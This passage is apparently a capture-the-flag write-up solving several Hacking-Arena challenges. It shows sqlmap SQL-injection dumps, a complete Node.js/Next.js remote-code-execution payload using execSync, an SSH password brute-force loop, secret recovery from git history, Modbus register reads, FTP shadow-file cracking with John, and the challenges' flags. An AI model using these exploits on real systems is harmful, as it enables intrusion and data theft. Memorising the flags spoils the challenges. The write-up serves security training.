Can you find the flag here: http://r2d2.hackingarena.com:1819

Solution.

1. Inspect the website.

I fetched the homepage to identify the available forms and their parameter names:

```
curl -s -i http://r2d2.hackingarena.com:1819/
```

The response contained song searches using album, vocal, year and title, and a login form using `user` and `pass`.

2. Access the city search.

I logged in as anonymous with an empty password:

```
curl -s -X POST -d "user=anonymous&pass=" \
  http://r2d2.hackingarena.com:1819/index.php
```

The response revealed a new form labelled “Search event by city”, which submitted the `city` parameter. In my requests, this search only worked when the login credentials were included in the same POST. I therefore retained both credential fields in the subsequent requests.

3. Confirm a valid search.

I searched for London to establish the normal response before testing for injection:

```
curl -s -X POST -d "user=anonymous&pass=&city=London" \
  http://r2d2.hackingarena.com:1819/index.php
```

The response returned concert-event rows containing Date, City, Country and Venue, confirming that the search was accessible.




Figure 16: City-search form and the London request returning the concert-event rows.

4. Identify SQL injection.

My manual payload attempts did not succeed, so I used sqlmap to test the POST parameters and enumerate available databases:

```
sqlmap -u "http://r2d2.hackingarena.com:1819/index.php" \
  --data="user=anonymous&pass=&city=London" \
  --dbms=mysql --random-agent --level 5 --risk 3 --dbs
```

`--data` supplies the POST body, `--dbms=mysql` selects MySQL-specific tests, and `--random-agent` selects a User-Agent header. The level and risk settings broaden the tests; `--dbs` requests the database names.

The recorded result identified `city` as injectable through boolean-based blind, time-based blind and UNION-query techniques. The UNION test used five columns, with the output expression in the fourth position. Its structure was:

```
city=London' UNION ALL SELECT NULL,NULL,NULL,<payload>,NULL-- -
```

Here, `<payload>` represents sqlmap's output expression rather than a literal value to submit. The returned database names were:

```
BeatlesData
information_schema
mysql
performance_schema
sys
```



Figure 17: sqlmap identifying the injectable city parameter and listing BeatlesData.

5. Enumerate the application tables.

I selected `BeatlesData` and listed its tables:

```
sqlmap -u "http://r2d2.hackingarena.com:1819/index.php" \
  --data="user=anonymous&pass=&city=London" \
  --dbms=mysql --random-agent \
  -D BeatlesData --tables
```

`-D` selects the database and `--tables` lists its tables. The result contained `Flag`, `Song` and `Event`.

6. Retrieve the flag.

I selected the `Flag` table and retrieved its records:

```
sqlmap -u "http://r2d2.hackingarena.com:1819/index.php" \
  --data="user=anonymous&pass=&city=London" \
  --dbms=mysql --random-agent \
  -D BeatlesData -T Flag --dump
```

`-T` selects the table, while `--dump` retrieves its data. The returned row had `id = 1` and contained the flag. The injection allowed the city-search input to affect the SQL query and expose data from a different table.



Figure 18: Table list and the dumped Flag row containing the complete flag.

Flag:

```
Hacking-Arena{H4rd d4y5 0verfl0w}
```

15. CVE RCE ABC (120 points)

http://hansolo.hackingarena.com:9400

The flag is in the format `Hacking-Arena{...}`

Good luck!

Only ports 7000–7999 (and of course 9400) have firewall opening on hansolo.hackingarena.com. Please be nice to the other students by only creating non-blocking processes. So if you get the web server to run something, suffix it with `&` to put it to the background. Also, all `nc` processes will be automatically killed after 5 minutes.

Solution.

1. Inspect the application.

I fetched the homepage to inspect the application and its dependencies:

```
curl -s http://hansolo.hackingarena.com:9400/
```

The page exposed `package.json`, including dependency versions. This provided information for investigating a remote code execution vulnerability. The exact versions were not copied into my notes.

2. Confirm remote code execution.

I sent a crafted multipart request to test whether the application could be made to execute `id`:

```
curl -s -X POST http://hansolo.hackingarena.com:9400/ \
-H "Next-Action: x" \
-H "Content-Type: multipart/form-data;
 ↪  boundary=----WebKitFormBoundaryx8jO2oVc6SWP3Sad" \
--data-binary
 ↪  $'------WebKitFormBoundaryx8jO2oVc6SWP3Sad\r\nContent-Disposition:
 ↪  form-data;
 ↪  name="0"\r\n\r\n{"then":"$1:__proto__:then","status":"resolved_model","rea
 ↪  son":-1,"value":"{\\"then\\":\\"$B1337\\"}","_response":{"_prefix":"var
 ↪  res=process.mainModule.require(\'child_process\').execSync(\'id\').toStrin
 ↪  g().trim();;throw Object.assign(new
 ↪  Error(\'NEXT_REDIRECT\'),{digest:`NEXT_REDIRECT;push;/login?a=${res};307;`
 ↪  });","_chunks":"$Q2","_formData":{"get":"$1:constructor:constructor"}}}\r\
 ↪  n------WebKitFormBoundaryx8jO2oVc6SWP3Sad\r\nContent-Disposition:
 ↪  form-data; name="1"\r\n\r\n"$@0"\r\n------WebKitFormBoundaryx8jO2oVc6SWP3S
 ↪  ad\r\nContent-Disposition: form-data;
 ↪  name="2"\r\n\r\n[]\r\n------WebKitFormBoundaryx8jO2oVc6SWP3Sad--\r\n'
```

The request supplies a crafted body to the application's action-handling endpoint. The injected JavaScript uses Node.js's `child_process` module to execute `id`. It then places the output in the `a` parameter of a redirect error, making the result visible in the response.

The recorded output included:

```
uid=1001(user) gid=1001(user)
```

This confirmed command execution on the server as the account `user`.

3. Locate the flag file.

I reused the same request, replacing the command inside `execSync`:

```
execSync(\'id\')
```

with:

```
execSync(\'ls /home/user\')
```

Listing the user's home directory revealed `flag.txt`, identifying the path to read next.

4. Read the flag.

I replaced the command with `cat /home/user/flag.txt` and sent the request again:

```
curl -s -X POST http://hansolo.hackingarena.com:9400/ \
-H "Next-Action: x" \
-H "Content-Type: multipart/form-data;
 ↪  boundary=----WebKitFormBoundaryx8jO2oVc6SWP3Sad" \
--data-binary
 ↪  $'------WebKitFormBoundaryx8jO2oVc6SWP3Sad\r\nContent-Disposition:
 ↪  form-data;
 ↪  name="0"\r\n\r\n{"then":"$1:__proto__:then","status":"resolved_model","rea
 ↪  son":-1,"value":"{\\"then\\":\\"$B1337\\"}","_response":{"_prefix":"var
 ↪  res=process.mainModule.require(\'child_process\').execSync(\'cat
 ↪  /home/user/flag.txt\').toString().trim();;throw Object.assign(new
 ↪  Error(\'NEXT_REDIRECT\'),{digest:`NEXT_REDIRECT;push;/login?a=${res};307;`
 ↪  });","_chunks":"$Q2","_formData":{"get":"$1:constructor:constructor"}}}\r\
 ↪  n------WebKitFormBoundaryx8jO2oVc6SWP3Sad\r\nContent-Disposition:
 ↪  form-data; name="1"\r\n\r\n"$@0"\r\n------WebKitFormBoundaryx8jO2oVc6SWP3S
 ↪  ad\r\nContent-Disposition: form-data;
 ↪  name="2"\r\n\r\n[]\r\n------WebKitFormBoundaryx8jO2oVc6SWP3Sad--\r\n'
```

The command read the flag file and returned its contents through the same redirect-error mechanism. This solution retrieved the flag using individual commands; it did not establish a reverse shell.




Figure 19: Final request and response containing the complete flag.

Flag:

```
Hacking-Arena{We_L0v3_D3pend3ncy_He11}
```

Get in touch with services

16. Git Good (70 points)

I store my fancy API testing data on the same server as the API is running, because that is so efficient! To clone it, I always run git clone ssh://git@hansolo.hackingarena.com:9222/home/git/testdata.

I am not very creative when coming up with passwords, so the password might be in https://github.com/danielmiessler/SecLists/blob/master/Passwords/Leaked-Databases/rockyou-10.txt...

Now I did have a slight mishap a while ago with putting a default client_secret there, but I quickly reverted the commit and rotated the secret. I may or may not have rotated the secret 4 times before, so I'm a bit tired of trying to think of brand new UUIDs... I just hope nobody has figured out my pattern.

My API is running on hansolo.hackingarena.com:9280, if you have a valid client_id and client_secret you can get a flag from the GET /flag endpoint!

The flag is in the format Hacking-Arena{...}

Solution. The challenge pointed to the SecLists `rockyou-10.txt` password list:

https://github.com/danielmiessler/SecLists/blob/master/Passwords/Leaked-Databases/rockyou-10.txt

I saved the password list as `file.txt` and tested its entries against the Git-over-SSH repository. My notes used an `SSH_ASKPASS` helper to supply each candidate password. A formatted version of that approach is shown below; the absolute helper path, executable permission and forced askpass mode make its setup explicit.

```
cat > askpass.sh <<'SH'
#!/bin/sh
printf '%s\n' "$CURRENT_PASS"
SH
chmod 700 askpass.sh

while IFS= read -r line; do
  export CURRENT_PASS="$line"
  if DISPLAY=:0 SSH_ASKPASS="$PWD/askpass.sh" \
     SSH_ASKPASS_REQUIRE=force setsid -w git clone \
     ssh://git@hansolo.hackingarena.com:9222/home/git/testdata \
     testdata </dev/null; then
    break
  fi
  sleep 3
done < file.txt
```

The SSH host key must first be accepted through a normal interactive connection

after checking the displayed fingerprint. The helper is used for the password prompt, not to bypass host-key checking. The recorded working password was **computer**. I inspected the repository history:

```
cd testdata
git log --all -p
```

`--all` includes all available references and `-p` shows each commit's patch. This exposed a secret that had been removed from the current file but remained in Git history:

```
client ID:  8b1dff4f-226a-44c5-a413-6bb0f29192a1
old secret: 12345678-9ABC-4DEF-1234-56789ABCDEF4
```

The challenge's rotation hint suggested a predictable change. The working candidate kept the same prefix and changed the final character from **4** to **5**:

```
12345678-9ABC-4DEF-1234-56789ABCDEF5
```

I inspected the API schema to find the token endpoint and expected JSON field names, then requested a token:

```
curl -s 'http://hansolo.hackingarena.com:9280/openapi?v=default'
curl -i 'http://hansolo.hackingarena.com:9280/token' \
  -H 'Content-Type: application/json' \
  -d '{"clientId":"8b1dff4f-226a-44c5-a413-6bb0f29192a1","clientSecret":"12345
  ↪  678-9ABC-4DEF-1234-56789ABCDEF5"}'
```

I copied the newly returned bearer token into the flag request. A fresh token is required when reproducing the steps because the recorded token expires.

```
TOKEN='PASTE_FRESH_TOKEN_FROM_RESPONSE'
curl -i 'http://hansolo.hackingarena.com:9280/flag' \
  -H "Authorization: Bearer $TOKEN"
```




Figure 20: Git history exposing the old secret.



Figure 21: the successful token response using the incremented secret, and the authenticated /flag response.

Flag: `Hacking-Arena{A1w4ys_r0t4t3_y0u3_s3cr3ts_pr0p3r1y}`

17. Dark Energy (90 points)

Have you already checked jabba ports? What was this on tcp/502? Maybe there is a flag for you.

Solution. I identified the service and probed it with Nmap's Modbus discovery script:

```
nmap -p 502 -sV jabba.hackingarena.com
nmap -p 502 --script modbus-discover \
  --script-args modbus-discover.slave=1 jabba.hackingarena.com
```

The initial result reported `mbap?`; the script identified **Modbus** and returned slave-ID information. I then used Python to read the register values:

```
sudo apt install python3-pymodbus
```

Save the following as `read_modbus.py`. It restores the line breaks and indentation lost in the original notes. It uses the `slave=1` API from those notes; the installed PyModbus version must support that argument.

```
from pymodbus.client import ModbusTcpClient

client = ModbusTcpClient('jabba.hackingarena.com', port=502)
if client.connect():
    try:
        print('[+] Connected to Modbus server')
        result = client.read_holding_registers(
            address=0, count=100, slave=1
        )
        if result.isError():
            print('[-] Trying input registers')
            result = client.read_input_registers(
                address=0, count=100, slave=1
            )
        if result.isError():
            print('[-] Register read failed:', result)
        else:
            data = bytearray()
            for register in result.registers:
                data.extend(register.to_bytes(2, byteorder='big'))
            print(data.decode('utf-8', errors='ignore'))
    finally:
        client.close()
else:
    print('[-] Could not connect')
```

```
python3 read_modbus.py
```

The script reads 100 holding registers starting at address 0 for unit 1, falling back

to input registers if the first read returns a Modbus error. Each register is a 16-bit value, so I converted it into two bytes in big-endian order and decoded the combined bytes as text. The resulting text contained the flag. My notes do not identify which register type returned it.




Figure 22: Modbus discovery output and the Python output containing the flag.

Flag: `HCSC2023{H4ck_the_bu5_4nd_n0_4l4ctricity}`

18. Challenge No.5 (90 points)

Ladies and Gentlemen, This is challange no.5. A little bit of everything .... jabba.hackingarena.com [2100-2200]

Solution. I located the open port and identified its service:

```
nmap -p 2100-2200 jabba.hackingarena.com
nmap -p 2121 -sV jabba.hackingarena.com
```

The version scan identified **vsftpd 3.0.5** on port **2121**. I connected by FTP, logged in as `anonymous` with an empty password, and downloaded the old shadow files:

```
ftp jabba.hackingarena.com 2121
```

Enter the following at the FTP prompt:

```
mget shadow.old*
quit
```

The files contained records for user **lou**. The recorded example was:

```
lou:$1$d41219060e0c16c228ed4682cade6379:18777:0:99999:7:::
```

For this challenge's unusual records, I extracted the 32-hex-character digest into `hash3.txt`, one digest per line:

```
d41219060e0c16c228ed4682cade6379
```

A normal `$1$` password record is salted MD5-crypt and must not be treated as raw MD5 by removing its prefix. Here, the supplied example lacks the normal salt/hash structure, and my recorded successful cracking commands used **raw MD5**. This distinction applies specifically to the challenge data.

I ran John the Ripper in my Kali VM using the RockYou wordlist:

```
john --format=raw-md5 \
  --wordlist=/usr/share/wordlists/rockyou.txt hash3.txt
john --show --format=raw-md5 hash3.txt
```

The recovered passwords were **Sandra, Tina, Erica, Monica and Mary**, with one hash remaining. These names suggested Lou Bega's song *Mambo No. 5*. I created a small wordlist of other names from the song:

```
cat > mambo.txt <<'EOF_NAMES'
Angela
Pamela
Rita
Jessica
angela
pamela
rita
jessica
EOF_NAMES
john --format=raw-md5 --wordlist=mambo.txt hash3.txt
john --show --format=raw-md5 hash3.txt
```

The remaining hash cracked to **Rita**, reinforcing the song-name pattern. I then selected **Jessica**, a name not represented among the recovered historical passwords,

as a candidate for the current password. Logging in as **lou / Jessica** succeeded; Jessica was not the plaintext of the final cracked hash.

```
ftp jabba.hackingarena.com 2121
```

After entering username `lou` and password `Jessica`:

```
get flag
quit
```

```
cat flag
```




Figure 23: The FTP service identification




Figure 24: Downloaded hash record




Figure 25: John's recovered names including Rita




Figure 26: Successful lou login with the retrieved flag

